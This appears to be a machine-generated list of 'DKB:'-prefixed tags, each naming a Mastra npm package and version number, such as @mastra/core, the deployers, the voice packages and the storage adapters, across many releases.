DKB:@mastra/longmemeval@0.1.18
DKB:@mastra/mcp-docs-server@0.13.21
DKB:@mastra/libsql@0.14.1
DKB:@mastra/server@0.16.3
DKB:@mastra/inngest@0.13.2
DKB:@mastra/schema-compat@0.11.3
DKB:@mastra/pg@0.15.2
DKB:create-mastra@0.12.3
DKB:mastra@0.12.3
DKB:@mastra/evals@0.13.6
DKB:@mastra/playground-ui@6.1.3
DKB:@mastra/deployer-netlify@0.12.7
DKB:@mastra/deployer-cloudflare@0.13.7
DKB:@mastra/deployer-cloud@0.16.3
DKB:@mastra/dane@0.0.53
DKB:@mastra/core@0.16.3
DKB:@mastra/cloud@0.1.14
DKB:@mastra/client-js@0.12.3
DKB:@mastra/braintrust@0.1.2
DKB:@mastra/auth-workos@0.10.6
DKB:@mastra/agent-builder@0.0.4
DKB:@mastra/deployer-vercel@0.11.23
DKB:@mastra/deployer@0.16.3
DKB:@mastra/longmemeval@0.1.17
DKB:@mastra/deployer-cloud@0.16.2
DKB:@mastra/playground-ui@6.1.2
DKB:@mastra/server@0.16.2
DKB:@mastra/deployer-cloudflare@0.13.6
DKB:@mastra/client-js@0.12.2
DKB:@mastra/deployer-netlify@0.12.6
DKB:mastra@0.12.2
DKB:@mastra/deployer@0.16.2
DKB:@mastra/dane@0.0.52
DKB:@mastra/core@0.16.2
DKB:@mastra/deployer-vercel@0.11.22
DKB:@mastra/mcp-docs-server@0.13.20
DKB:create-mastra@0.12.2
DKB:@mastra/braintrust@0.1.1
DKB:@mastra/client-js@0.12.1
DKB:@mastra/cloud@0.1.13
DKB:@mastra/core@0.16.1
DKB:@mastra/dane@0.0.51
DKB:@mastra/deployer-cloud@0.16.1
DKB:@mastra/deployer-cloudflare@0.13.5
DKB:@mastra/deployer-netlify@0.12.5
DKB:@mastra/deployer-vercel@0.11.21
DKB:@mastra/deployer@0.16.1
DKB:@mastra/dynamodb@0.15.1
DKB:@mastra/evals@0.13.5
DKB:@mastra/google-cloud-pubsub@0.1.4
DKB:@mastra/inngest@0.13.1
DKB:@mastra/longmemeval@0.1.16
DKB:@mastra/mcp-docs-server@0.13.19
DKB:@mastra/mcp-registry-registry@0.10.14
DKB:@mastra/mcp@0.12.0
DKB:@mastra/memory@0.15.0
DKB:@mastra/playground-ui@6.1.1
DKB:@mastra/s3vectors@0.2.1
DKB:@mastra/server@0.16.1
DKB:create-mastra@0.12.1
DKB:mastra@0.12.1
DKB:@mastra/agent-builder@0.0.3
DKB:@mastra/pg@0.15.1
DKB:@mastra/cloud@0.1.12
DKB:@mastra/cloudflare-d1@0.13.0
DKB:@mastra/cloudflare@0.12.0
DKB:@mastra/core@0.16.0
DKB:@mastra/couchbase@0.11.8
DKB:@mastra/dane@0.0.50
DKB:@mastra/deployer-cloud@0.16.0
DKB:@mastra/deployer-cloudflare@0.13.4
DKB:@mastra/client-js@0.12.0
DKB:@mastra/deployer-netlify@0.12.4
DKB:@mastra/deployer-vercel@0.11.20
DKB:@mastra/deployer@0.16.0
DKB:@mastra/dynamodb@0.15.0
DKB:@mastra/evals@0.13.4
DKB:@mastra/firecrawl@1.2.18
DKB:@mastra/github@1.2.12
DKB:@mastra/google-cloud-pubsub@0.1.3
DKB:@mastra/inngest@0.13.0
DKB:@mastra/lance@0.3.0
DKB:@mastra/langfuse@0.0.6
DKB:@mastra/libsql@0.14.0
DKB:@mastra/agent-builder@0.0.2
DKB:@mastra/longmemeval@0.1.15
DKB:@mastra/mcp-docs-server@0.13.18
DKB:@mastra/mcp-registry-registry@0.10.13
DKB:@mastra/mcp@0.11.4
DKB:@mastra/ai-sdk@0.0.2
DKB:@mastra/astra@0.11.8
DKB:@mastra/braintrust@0.1.0
DKB:@mastra/chroma@0.11.8
DKB:@mastra/mem0@0.1.12
DKB:mastra@0.12.0
DKB:create-mastra@0.12.0
DKB:@mastra/voice-speechify@0.11.4
DKB:@mastra/voice-sarvam@0.11.4
DKB:@mastra/voice-playai@0.11.4
DKB:@mastra/voice-openai@0.11.4
DKB:@mastra/voice-openai-realtime@0.11.4
DKB:@mastra/voice-murf@0.11.4
DKB:@mastra/voice-google@0.11.4
DKB:@mastra/voice-google-gemini-live@0.10.10
DKB:@mastra/voice-gladia@0.11.4
DKB:@mastra/voice-elevenlabs@0.11.4
DKB:@mastra/voice-deepgram@0.11.4
DKB:@mastra/voice-cloudflare@0.11.4
DKB:@mastra/voice-azure@0.10.11
DKB:@mastra/vectorize@0.11.9
DKB:@mastra/upstash@0.15.0
DKB:@mastra/turbopuffer@0.11.8
DKB:@mastra/server@0.16.0
DKB:@mastra/ragie@1.2.12
DKB:@mastra/rag@1.2.4
DKB:@mastra/qdrant@0.11.10
DKB:@mastra/playground-ui@6.1.0
DKB:@mastra/pinecone@0.11.8
DKB:@mastra/pg@0.15.0
DKB:@mastra/opensearch@0.11.9
DKB:@mastra/mssql@0.4.0
DKB:@mastra/mongodb@0.14.0
DKB:@mastra/memory@0.14.4
DKB:@mastra/clickhouse@0.15.0
DKB:@mastra/loggers@0.10.11
DKB:mastra@0.11.3
DKB:create-mastra@0.11.3
DKB:@mastra/voice-speechify@0.11.3
DKB:@mastra/voice-sarvam@0.11.3
DKB:@mastra/voice-playai@0.11.3
DKB:@mastra/agent-builder@0.0.1
DKB:@mastra/ai-sdk@0.0.1
DKB:@mastra/astra@0.11.7
DKB:@mastra/auth-auth0@0.10.4
DKB:@mastra/auth-clerk@0.10.4
DKB:@mastra/auth-firebase@0.10.3
DKB:@mastra/auth-supabase@0.10.5
DKB:@mastra/auth-workos@0.10.5
DKB:@mastra/auth@0.1.3
DKB:@mastra/chroma@0.11.7
DKB:@mastra/clickhouse@0.14.3
DKB:@mastra/client-js@0.11.3
DKB:@mastra/cloud@0.1.11
DKB:@mastra/cloudflare-d1@0.12.11
DKB:@mastra/cloudflare@0.11.11
DKB:@mastra/core@0.15.3
DKB:@mastra/couchbase@0.11.7
DKB:@mastra/deployer-cloud@0.15.3
DKB:@mastra/deployer-cloudflare@0.13.3
DKB:@mastra/deployer-netlify@0.12.3
DKB:@mastra/deployer-vercel@0.11.19
DKB:@mastra/deployer@0.15.3
DKB:@mastra/dynamodb@0.14.6
DKB:@mastra/evals@0.13.3
DKB:@mastra/fastembed@0.10.5
DKB:@mastra/firecrawl@1.2.17
DKB:@mastra/voice-openai@0.11.3
DKB:@mastra/voice-openai-realtime@0.11.3
DKB:@mastra/voice-murf@0.11.3
DKB:@mastra/voice-google@0.11.3
DKB:@mastra/voice-google-gemini-live@0.10.9
DKB:@mastra/voice-gladia@0.11.3
DKB:@mastra/voice-elevenlabs@0.11.3
DKB:@mastra/voice-deepgram@0.11.3
DKB:@mastra/voice-cloudflare@0.11.3
DKB:@mastra/voice-azure@0.10.10
DKB:@mastra/vectorize@0.11.8
DKB:@mastra/upstash@0.14.6
DKB:@mastra/turbopuffer@0.11.7
DKB:@mastra/server@0.15.3
DKB:@mastra/schema-compat@0.11.2
DKB:@mastra/ragie@1.2.11
DKB:@mastra/rag@1.2.3
DKB:@mastra/qdrant@0.11.9
DKB:@mastra/playground-ui@6.0.0
DKB:@mastra/pinecone@0.11.7
DKB:@mastra/pg@0.14.6
DKB:@mastra/opensearch@0.11.8
DKB:@mastra/mssql@0.3.6
DKB:@mastra/mongodb@0.13.6
DKB:@mastra/memory@0.14.3
DKB:@mastra/mem0@0.1.11
DKB:@mastra/mcp@0.11.3
DKB:@mastra/mcp-registry-registry@0.10.12
DKB:@mastra/mcp-docs-server@0.13.17
DKB:@mastra/longmemeval@0.1.14
DKB:@mastra/loggers@0.10.10
DKB:@mastra/libsql@0.13.8
DKB:@mastra/langfuse@0.0.5
DKB:@mastra/lance@0.2.11
DKB:@mastra/inngest@0.12.3
DKB:@mastra/google-cloud-pubsub@0.1.2
DKB:@mastra/github@1.2.11
DKB:@mastra/dane@0.0.49
DKB:@mastra/astra@0.11.6
DKB:@mastra/auth-auth0@0.10.3
DKB:@mastra/longmemeval@0.1.13
DKB:@mastra/auth-clerk@0.10.3
DKB:@mastra/auth-firebase@0.10.2
DKB:@mastra/auth-supabase@0.10.4
DKB:@mastra/auth-workos@0.10.4
DKB:@mastra/auth@0.1.2
DKB:@mastra/clickhouse@0.14.2
DKB:@mastra/client-js@0.11.2
DKB:@mastra/cloud@0.1.10
DKB:@mastra/cloudflare-d1@0.12.10
DKB:@mastra/cloudflare@0.11.10
DKB:@mastra/core@0.15.2
DKB:@mastra/couchbase@0.11.6
DKB:@mastra/dane@0.0.48
DKB:@mastra/deployer-cloud@0.15.2
DKB:@mastra/deployer-cloudflare@0.13.2
DKB:@mastra/deployer-netlify@0.12.2
DKB:@mastra/deployer-vercel@0.11.18
DKB:@mastra/deployer@0.15.2
DKB:@mastra/dynamodb@0.14.5
DKB:@mastra/evals@0.13.2
DKB:@mastra/fastembed@0.10.4
DKB:@mastra/firecrawl@1.2.16
DKB:@mastra/github@1.2.10
DKB:@mastra/inngest@0.12.2
DKB:@mastra/lance@0.2.10
DKB:@mastra/langfuse@0.0.4
DKB:@mastra/libsql@0.13.7
DKB:@mastra/loggers@0.10.9
DKB:mastra@0.11.2
DKB:create-mastra@0.11.2
DKB:@mastra/voice-speechify@0.11.2
DKB:@mastra/voice-sarvam@0.11.2
DKB:@mastra/voice-playai@0.11.2
DKB:@mastra/voice-openai@0.11.2
DKB:@mastra/voice-openai-realtime@0.11.2
DKB:@mastra/voice-murf@0.11.2
DKB:@mastra/voice-google@0.11.2
DKB:@mastra/voice-google-gemini-live@0.10.8
DKB:@mastra/voice-gladia@0.11.2
DKB:@mastra/voice-elevenlabs@0.11.2
DKB:@mastra/voice-deepgram@0.11.2
DKB:@mastra/voice-cloudflare@0.11.2
DKB:@mastra/voice-azure@0.10.9
DKB:@mastra/vectorize@0.11.7
DKB:@mastra/upstash@0.14.5
DKB:@mastra/turbopuffer@0.11.6
DKB:@mastra/server@0.15.2
DKB:@mastra/schema-compat@0.11.1
DKB:@mastra/ragie@1.2.10
DKB:@mastra/rag@1.2.2
DKB:@mastra/qdrant@0.11.8
DKB:@mastra/playground-ui@5.2.4
DKB:@mastra/pinecone@0.11.6
DKB:@mastra/pg@0.14.5
DKB:@mastra/opensearch@0.11.7
DKB:@mastra/mssql@0.3.5
DKB:@mastra/mongodb@0.13.5
DKB:@mastra/memory@0.14.2
DKB:@mastra/mem0@0.1.10
DKB:@mastra/mcp@0.11.2
DKB:@mastra/mcp-registry-registry@0.10.11
DKB:@mastra/mcp-docs-server@0.13.16
DKB:@mastra/google-cloud-pubsub@0.1.1
DKB:@mastra/chroma@0.11.6
DKB:@mastra/mcp-docs-server@0.13.15
DKB:@mastra/mcp@0.11.1
DKB:@mastra/loggers@0.10.8
DKB:@mastra/libsql@0.13.6
DKB:@mastra/langfuse@0.0.3
DKB:@mastra/lance@0.2.9
DKB:@mastra/inngest@0.12.1
DKB:@mastra/github@1.2.9
DKB:@mastra/firecrawl@1.2.15
DKB:@mastra/evals@0.13.1
DKB:@mastra/dynamodb@0.14.4
DKB:@mastra/deployer@0.15.1
DKB:@mastra/deployer-vercel@0.11.17
DKB:@mastra/deployer-netlify@0.12.1
DKB:@mastra/deployer-cloudflare@0.13.1
DKB:@mastra/deployer-cloud@0.15.1
DKB:@mastra/dane@0.0.47
DKB:@mastra/couchbase@0.11.5
DKB:@mastra/core@0.15.1
DKB:@mastra/cloudflare@0.11.9
DKB:@mastra/cloudflare-d1@0.12.9
DKB:@mastra/cloud@0.1.9
DKB:@mastra/client-js@0.11.1
DKB:@mastra/clickhouse@0.14.1
DKB:@mastra/chroma@0.11.5
DKB:@mastra/astra@0.11.5
DKB:mastra@0.11.1
DKB:create-mastra@0.11.1
DKB:@mastra/voice-speechify@0.11.1
DKB:@mastra/voice-sarvam@0.11.1
DKB:@mastra/voice-playai@0.11.1
DKB:@mastra/voice-openai@0.11.1
DKB:@mastra/voice-openai-realtime@0.11.1
DKB:@mastra/voice-murf@0.11.1
DKB:@mastra/voice-google@0.11.1
DKB:@mastra/voice-gladia@0.11.1
DKB:@mastra/voice-elevenlabs@0.11.1
DKB:@mastra/voice-deepgram@0.11.1
DKB:@mastra/mcp-registry-registry@0.10.10
DKB:@mastra/voice-azure@0.10.8
DKB:@mastra/vectorize@0.11.6
DKB:@mastra/upstash@0.14.4
DKB:@mastra/turbopuffer@0.11.5
DKB:@mastra/server@0.15.1
DKB:@mastra/ragie@1.2.9
DKB:@mastra/rag@1.2.1
DKB:@mastra/qdrant@0.11.7
DKB:@mastra/playground-ui@5.2.3
DKB:@mastra/pinecone@0.11.5
DKB:@mastra/pg@0.14.4
DKB:@mastra/opensearch@0.11.6
DKB:@mastra/mssql@0.3.4
DKB:@mastra/mongodb@0.13.4
DKB:@mastra/memory@0.14.1
DKB:@mastra/mem0@0.1.9
DKB:@mastra/longmemeval@0.1.12
DKB:@mastra/voice-cloudflare@0.11.1
DKB:@mastra/clickhouse@0.14.0
DKB:@mastra/client-js@0.11.0
DKB:@mastra/cloudflare-d1@0.12.8
DKB:@mastra/cloudflare@0.11.8
DKB:@mastra/core@0.15.0
DKB:@mastra/dane@0.0.46
DKB:@mastra/deployer-cloud@0.15.0
DKB:@mastra/deployer-cloudflare@0.13.0
DKB:@mastra/deployer-netlify@0.12.0
DKB:@mastra/deployer-vercel@0.11.16
DKB:@mastra/deployer@0.15.0
DKB:@mastra/evals@0.13.0
DKB:@mastra/firecrawl@1.2.14
DKB:@mastra/google-cloud-pubsub@0.1.0
DKB:@mastra/inngest@0.12.0
DKB:@mastra/lance@0.2.8
DKB:@mastra/libsql@0.13.5
DKB:@mastra/longmemeval@0.1.11
DKB:@mastra/mcp-docs-server@0.13.14
DKB:@mastra/mcp-registry-registry@0.10.9
DKB:@mastra/voice-openai@0.11.0
DKB:@mastra/qdrant@0.11.6
DKB:@mastra/rag@1.2.0
DKB:@mastra/opensearch@0.11.5
DKB:@mastra/pg@0.14.3
DKB:@mastra/playground-ui@5.2.2
DKB:mastra@0.11.0
DKB:create-mastra@0.11.0
DKB:@mastra/voice-speechify@0.11.0
DKB:@mastra/memory@0.14.0
DKB:@mastra/voice-playai@0.11.0
DKB:@mastra/mcp@0.11.0
DKB:@mastra/voice-openai-realtime@0.11.0
DKB:@mastra/voice-murf@0.11.0
DKB:@mastra/voice-google@0.11.0
DKB:@mastra/voice-gladia@0.11.0
DKB:@mastra/voice-elevenlabs@0.11.0
DKB:@mastra/voice-deepgram@0.11.0
DKB:@mastra/voice-cloudflare@0.11.0
DKB:@mastra/vectorize@0.11.5
DKB:@mastra/upstash@0.14.3
DKB:@mastra/server@0.15.0
DKB:@mastra/schema-compat@0.11.0
DKB:@mastra/voice-sarvam@0.11.0
DKB:@mastra/mssql@0.3.3
DKB:@mastra/client-js@0.10.23
DKB:@mastra/cloudflare@0.11.7
DKB:@mastra/core@0.14.1
DKB:@mastra/dane@0.0.45
DKB:@mastra/deployer-cloudflare@0.12.2
DKB:@mastra/deployer-netlify@0.11.15
DKB:@mastra/deployer-vercel@0.11.15
DKB:@mastra/deployer@0.14.1
DKB:@mastra/dynamodb@0.14.3
DKB:@mastra/fastembed@0.10.3
DKB:@mastra/lance@0.2.7
DKB:@mastra/libsql@0.13.4
DKB:@mastra/longmemeval@0.1.10
DKB:@mastra/mcp-docs-server@0.13.13
DKB:@mastra/memory@0.13.1
DKB:@mastra/mongodb@0.13.3
DKB:@mastra/mssql@0.3.2
DKB:@mastra/pg@0.14.2
DKB:@mastra/playground-ui@5.2.1
DKB:@mastra/server@0.14.1
DKB:@mastra/upstash@0.14.2
DKB:create-mastra@0.10.23
DKB:mastra@0.10.23
DKB:@mastra/clickhouse@0.13.2
DKB:@mastra/cloudflare-d1@0.12.7
DKB:@mastra/astra@0.11.4
DKB:@mastra/client-js@0.10.22
DKB:@mastra/cloud@0.1.8
DKB:@mastra/cloudflare-d1@0.12.6
DKB:@mastra/cloudflare@0.11.6
DKB:@mastra/core@0.14.0
DKB:@mastra/couchbase@0.11.4
DKB:@mastra/dane@0.0.44
DKB:@mastra/deployer-cloudflare@0.12.1
DKB:@mastra/deployer-netlify@0.11.14
DKB:@mastra/deployer-vercel@0.11.14
DKB:@mastra/deployer@0.14.0
DKB:@mastra/dynamodb@0.14.2
DKB:@mastra/evals@0.12.1
DKB:@mastra/firecrawl@1.2.13
DKB:@mastra/github@1.2.8
DKB:@mastra/inngest@0.11.10
DKB:@mastra/lance@0.2.6
DKB:@mastra/langfuse@0.0.2
DKB:@mastra/libsql@0.13.3
DKB:@mastra/chroma@0.11.4
DKB:@mastra/clickhouse@0.13.1
DKB:@mastra/longmemeval@0.1.9
DKB:@mastra/mcp-docs-server@0.13.12
DKB:@mastra/mcp-registry-registry@0.10.8
DKB:@mastra/mcp@0.10.12
DKB:mastra@0.10.22
DKB:create-mastra@0.10.22
DKB:@mastra/mem0@0.1.8
DKB:@mastra/voice-sarvam@0.10.8
DKB:@mastra/voice-playai@0.10.8
DKB:@mastra/voice-openai@0.10.9
DKB:@mastra/voice-openai-realtime@0.10.8
DKB:@mastra/voice-murf@0.10.9
DKB:@mastra/voice-google@0.10.8
DKB:@mastra/voice-google-gemini-live@0.10.7
DKB:@mastra/voice-elevenlabs@0.10.8
DKB:@mastra/voice-deepgram@0.10.8
DKB:@mastra/voice-cloudflare@0.10.8
DKB:@mastra/voice-azure@0.10.7
DKB:@mastra/vectorize@0.11.4
DKB:@mastra/upstash@0.14.1
DKB:@mastra/turbopuffer@0.11.4
DKB:@mastra/server@0.14.0
DKB:@mastra/ragie@1.2.8
DKB:@mastra/rag@1.1.0
DKB:@mastra/qdrant@0.11.5
DKB:@mastra/playground-ui@5.2.0
DKB:@mastra/pinecone@0.11.4
DKB:@mastra/pg@0.14.1
DKB:@mastra/opensearch@0.11.4
DKB:@mastra/mssql@0.3.1
DKB:@mastra/mongodb@0.13.2
DKB:@mastra/memory@0.13.0
DKB:@mastra/voice-speechify@0.10.8
DKB:@mastra/loggers@0.10.7
DKB:@mastra/longmemeval@0.1.8
DKB:@mastra/mcp-docs-server@0.13.11
DKB:@mastra/mcp@0.10.11
DKB:@mastra/memory@0.12.2
DKB:@mastra/mongodb@0.13.1
DKB:@mastra/pg@0.14.0
DKB:@mastra/playground-ui@5.1.20
DKB:@mastra/qdrant@0.11.4
DKB:@mastra/rag@1.0.8
DKB:@mastra/schema-compat@0.10.7
DKB:@mastra/server@0.13.2
DKB:create-mastra@0.10.21
DKB:mastra@0.10.21
DKB:@mastra/libsql@0.13.2
DKB:@mastra/lance@0.2.5
DKB:@mastra/firecrawl@1.2.12
DKB:@mastra/dynamodb@0.14.1
DKB:@mastra/deployer-vercel@0.11.13
DKB:@mastra/deployer-cloudflare@0.12.0
DKB:@mastra/dane@0.0.43
DKB:@mastra/core@0.13.2
DKB:@mastra/client-js@0.10.21
DKB:@mastra/deployer@0.13.2
DKB:@mastra/deployer-netlify@0.11.13
DKB:mastra@0.10.20
DKB:create-mastra@0.10.20
DKB:@mastra/server@0.13.1
DKB:@mastra/playground-ui@5.1.19
DKB:@mastra/pg@0.13.3
DKB:@mastra/deployer-netlify@0.11.12
DKB:@mastra/deployer-vercel@0.11.12
DKB:@mastra/deployer@0.13.1
DKB:@mastra/libsql@0.13.1
DKB:@mastra/longmemeval@0.1.7
DKB:@mastra/deployer-cloudflare@0.11.5
DKB:@mastra/mcp-docs-server@0.13.10
DKB:@mastra/dane@0.0.42
DKB:@mastra/core@0.13.1
DKB:@mastra/client-js@0.10.20
DKB:@mastra/auth-firebase@0.10.1
DKB:@mastra/auth-clerk@0.10.2
DKB:@mastra/auth-auth0@0.10.2
DKB:@mastra/astra@0.11.3
DKB:@mastra/auth-supabase@0.10.3
DKB:@mastra/lance@0.2.4
DKB:@mastra/auth@0.1.1
DKB:@mastra/mcp@0.10.10
DKB:@mastra/chroma@0.11.3
DKB:@mastra/clickhouse@0.13.0
DKB:@mastra/client-js@0.10.19
DKB:@mastra/cloud@0.1.7
DKB:@mastra/cloudflare-d1@0.12.5
DKB:@mastra/cloudflare@0.11.5
DKB:@mastra/mcp-registry-registry@0.10.7
DKB:@mastra/core@0.13.0
DKB:@mastra/couchbase@0.11.3
DKB:@mastra/dane@0.0.41
DKB:@mastra/deployer-netlify@0.11.11
DKB:@mastra/deployer-vercel@0.11.11
DKB:@mastra/deployer@0.13.0
DKB:@mastra/dynamodb@0.14.0
DKB:@mastra/evals@0.12.0
DKB:@mastra/fastembed@0.10.2
DKB:@mastra/firecrawl@1.2.11
DKB:@mastra/github@1.2.7
DKB:@mastra/inngest@0.11.9
DKB:@mastra/libsql@0.13.0
DKB:@mastra/loggers@0.10.6
DKB:@mastra/longmemeval@0.1.6
DKB:@mastra/mcp-docs-server@0.13.9
DKB:mastra@0.10.19
DKB:create-mastra@0.10.19
DKB:@mastra/voice-speechify@0.10.7
DKB:@mastra/voice-sarvam@0.10.7
DKB:@mastra/voice-playai@0.10.7
DKB:@mastra/voice-openai@0.10.8
DKB:@mastra/voice-openai-realtime@0.10.7
DKB:@mastra/voice-murf@0.10.8
DKB:@mastra/voice-google@0.10.7
DKB:@mastra/voice-gladia@0.10.3
DKB:@mastra/voice-elevenlabs@0.10.7
DKB:@mastra/voice-deepgram@0.10.7
DKB:@mastra/voice-cloudflare@0.10.7
DKB:@mastra/voice-azure@0.10.6
DKB:@mastra/vectorize@0.11.3
DKB:@mastra/upstash@0.14.0
DKB:@mastra/turbopuffer@0.11.3
DKB:@mastra/server@0.13.0
DKB:@mastra/schema-compat@0.10.6
DKB:@mastra/ragie@1.2.7
DKB:@mastra/rag@1.0.7
DKB:@mastra/qdrant@0.11.3
DKB:@mastra/playground-ui@5.1.18
DKB:@mastra/pinecone@0.11.3
DKB:@mastra/pg@0.13.2
DKB:@mastra/opensearch@0.11.3
DKB:@mastra/mssql@0.3.0
DKB:@mastra/mongodb@0.13.0
DKB:@mastra/memory@0.12.1
DKB:@mastra/mem0@0.1.7
DKB:@mastra/auth-workos@0.10.3
DKB:@mastra/deployer-cloudflare@0.11.4
DKB:create-mastra@0.10.15
DKB:mastra@0.10.18
DKB:@mastra/voice-openai@0.10.7
DKB:@mastra/voice-murf@0.10.7
DKB:@mastra/client-js@0.10.18
DKB:@mastra/cloud@0.1.6
DKB:@mastra/core@0.12.1
DKB:@mastra/dane@0.0.40
DKB:@mastra/deployer-cloudflare@0.11.3
DKB:@mastra/deployer-netlify@0.11.10
DKB:@mastra/deployer-vercel@0.11.10
DKB:@mastra/server@0.12.1
DKB:@mastra/firecrawl@1.2.10
DKB:@mastra/inngest@0.11.8
DKB:mastra@0.10.17
DKB:@mastra/mcp-docs-server@0.13.8
DKB:@mastra/mcp@0.10.9
DKB:@mastra/mongodb@0.12.4
DKB:@mastra/pg@0.13.1
DKB:@mastra/playground-ui@5.1.17
DKB:@mastra/rag@1.0.6
DKB:@mastra/deployer@0.12.1
DKB:@mastra/longmemeval@0.1.5
DKB:@mastra/astra@0.11.2
DKB:@mastra/chroma@0.11.2
DKB:@mastra/clickhouse@0.12.3
DKB:@mastra/cloud@0.1.5
DKB:@mastra/cloudflare-d1@0.12.4
DKB:@mastra/cloudflare@0.11.4
DKB:@mastra/core@0.12.0
DKB:@mastra/couchbase@0.11.2
DKB:@mastra/dane@0.0.39
DKB:@mastra/deployer-netlify@0.11.9
DKB:@mastra/deployer-vercel@0.11.9
DKB:@mastra/deployer@0.12.0
DKB:@mastra/dynamodb@0.13.3
DKB:@mastra/evals@0.11.0
DKB:@mastra/github@1.2.6
DKB:@mastra/inngest@0.11.7
DKB:@mastra/lance@0.2.3
DKB:@mastra/libsql@0.12.0
DKB:@mastra/loggers@0.10.5
DKB:@mastra/longmemeval@0.1.4
DKB:@mastra/mcp-docs-server@0.13.7
DKB:@mastra/mcp-registry-registry@0.10.6
DKB:@mastra/mcp@0.10.8
DKB:@mastra/mem0@0.1.6
DKB:@mastra/memory@0.12.0
DKB:@mastra/mongodb@0.12.3
DKB:@mastra/mssql@0.2.3
DKB:mastra@0.10.16
DKB:create-mastra@0.10.14
DKB:@mastra/voice-speechify@0.10.6
DKB:@mastra/voice-sarvam@0.10.6
DKB:@mastra/voice-playai@0.10.6
DKB:@mastra/voice-openai@0.10.6
DKB:@mastra/voice-openai-realtime@0.10.6
DKB:@mastra/voice-murf@0.10.6
DKB:@mastra/voice-google@0.10.6
DKB:@mastra/voice-elevenlabs@0.10.6
DKB:@mastra/voice-deepgram@0.10.6
DKB:@mastra/voice-cloudflare@0.10.6
DKB:@mastra/voice-azure@0.10.5
DKB:@mastra/vectorize@0.11.2
DKB:@mastra/upstash@0.13.0
DKB:@mastra/turbopuffer@0.11.2
DKB:@mastra/server@0.12.0
DKB:@mastra/ragie@1.2.6
DKB:@mastra/rag@1.0.5
DKB:@mastra/qdrant@0.11.2
DKB:@mastra/playground-ui@5.1.16
DKB:@mastra/pinecone@0.11.2
DKB:@mastra/pg@0.13.0
DKB:@mastra/opensearch@0.11.2
DKB:@mastra/firecrawl@1.2.9
DKB:@mastra/deployer-cloudflare@0.11.2
DKB:@mastra/client-js@0.10.17
DKB:@mastra/auth-auth0@0.10.1
DKB:mastra@0.10.15
DKB:@mastra/deployer-vercel@0.11.8
DKB:@mastra/deployer-netlify@0.11.8
DKB:@mastra/deployer-cloudflare@0.11.1
DKB:@mastra/astra@0.11.1
DKB:@mastra/chroma@0.11.1
DKB:@mastra/clickhouse@0.12.2
DKB:@mastra/client-js@0.10.16
DKB:@mastra/cloud@0.1.4
DKB:@mastra/cloudflare-d1@0.12.3
DKB:@mastra/cloudflare@0.11.3
DKB:@mastra/core@0.11.1
DKB:@mastra/couchbase@0.11.1
DKB:@mastra/qdrant@0.11.1
DKB:@mastra/dane@0.0.38
DKB:@mastra/deployer@0.11.1
DKB:@mastra/dynamodb@0.13.2
DKB:@mastra/evals@0.10.7
DKB:@mastra/firecrawl@1.2.8
DKB:@mastra/github@1.2.5
DKB:@mastra/inngest@0.11.6
DKB:@mastra/lance@0.2.2
DKB:@mastra/libsql@0.11.2
DKB:@mastra/loggers@0.10.4
DKB:@mastra/longmemeval@0.1.3
DKB:@mastra/mcp-docs-server@0.13.6
DKB:@mastra/pinecone@0.11.1
DKB:@mastra/mcp-registry-registry@0.10.5
DKB:@mastra/mcp@0.10.7
DKB:@mastra/mem0@0.1.5
DKB:@mastra/memory@0.11.5
DKB:@mastra/mongodb@0.12.2
DKB:@mastra/mssql@0.2.2
DKB:@mastra/opensearch@0.11.1
DKB:@mastra/pg@0.12.5
DKB:@mastra/voice-speechify@0.10.5
DKB:@mastra/voice-sarvam@0.10.5
DKB:@mastra/playground-ui@5.1.15
DKB:@mastra/voice-openai@0.10.5
DKB:@mastra/voice-openai-realtime@0.10.5
DKB:@mastra/voice-murf@0.10.5
DKB:@mastra/voice-google@0.10.5
DKB:@mastra/voice-elevenlabs@0.10.5
DKB:@mastra/voice-deepgram@0.10.5
DKB:@mastra/voice-cloudflare@0.10.5
DKB:@mastra/voice-azure@0.10.4
DKB:@mastra/vectorize@0.11.1
DKB:@mastra/upstash@0.12.3
DKB:@mastra/turbopuffer@0.11.1
DKB:@mastra/server@0.11.1
DKB:@mastra/ragie@1.2.5
DKB:@mastra/rag@1.0.4
DKB:@mastra/agui@1.0.8
DKB:@mastra/voice-playai@0.10.5
DKB:create-mastra@0.10.13
DKB:@mastra/upstash@0.12.2
DKB:@mastra/server@0.11.0
DKB:@mastra/playground-ui@5.1.14
DKB:@mastra/pg@0.12.4
DKB:@mastra/mssql@0.2.1
DKB:@mastra/mongodb@0.12.1
DKB:@mastra/memory@0.11.4
DKB:@mastra/longmemeval@0.1.2
DKB:@mastra/libsql@0.11.1
DKB:@mastra/lance@0.2.1
DKB:@mastra/inngest@0.11.5
DKB:@mastra/evals@0.10.6
DKB:@mastra/dynamodb@0.13.1
DKB:@mastra/deployer@0.11.0
DKB:@mastra/deployer-vercel@0.11.7
DKB:@mastra/deployer-cloudflare@0.11.0
DKB:@mastra/dane@0.0.37
DKB:@mastra/core@0.11.0
DKB:@mastra/cloudflare@0.11.2
DKB:@mastra/cloudflare-d1@0.12.2
DKB:@mastra/client-js@0.10.15
DKB:@mastra/clickhouse@0.12.1
DKB:@mastra/agui@1.0.7
DKB:mastra@0.10.14
DKB:@mastra/deployer-netlify@0.11.7
DKB:mastra@0.10.13
DKB:@mastra/schema-compat@0.10.5
DKB:@mastra/rag@1.0.3
DKB:@mastra/playground-ui@5.1.13
DKB:@mastra/deployer-netlify@0.11.6
DKB:create-mastra@0.10.12
DKB:@mastra/voice-openai-realtime@0.10.4
DKB:@mastra/pg@0.12.3
DKB:@mastra/server@0.10.15
DKB:@mastra/longmemeval@0.1.1
DKB:@mastra/inngest@0.11.4
DKB:@mastra/firecrawl@1.2.7
DKB:@mastra/deployer@0.10.15
DKB:@mastra/client-js@0.10.14
DKB:@mastra/cloudflare@0.11.1
DKB:@mastra/core@0.10.15
DKB:@mastra/deployer-vercel@0.11.6
DKB:@mastra/deployer-cloudflare@0.10.15
DKB:@mastra/memory@0.11.3
DKB:@mastra/dane@0.0.36
DKB:@mastra/server@0.10.14
DKB:@mastra/deployer@0.10.14
DKB:@mastra/dane@0.0.35
DKB:@mastra/core@0.10.14
DKB:@mastra/client-js@0.10.13
DKB:@mastra/deployer-cloudflare@0.10.14
DKB:@mastra/server@0.10.13
DKB:@mastra/deployer@0.10.13
DKB:@mastra/deployer-cloudflare@0.10.13
DKB:@mastra/dane@0.0.34
DKB:@mastra/core@0.10.13
DKB:@mastra/client-js@0.10.12
DKB:@mastra/deployer-netlify@0.11.5
DKB:@mastra/deployer-cloudflare@0.10.12
DKB:@mastra/dane@0.0.33
DKB:@mastra/core@0.10.12
DKB:@mastra/client-js@0.10.11
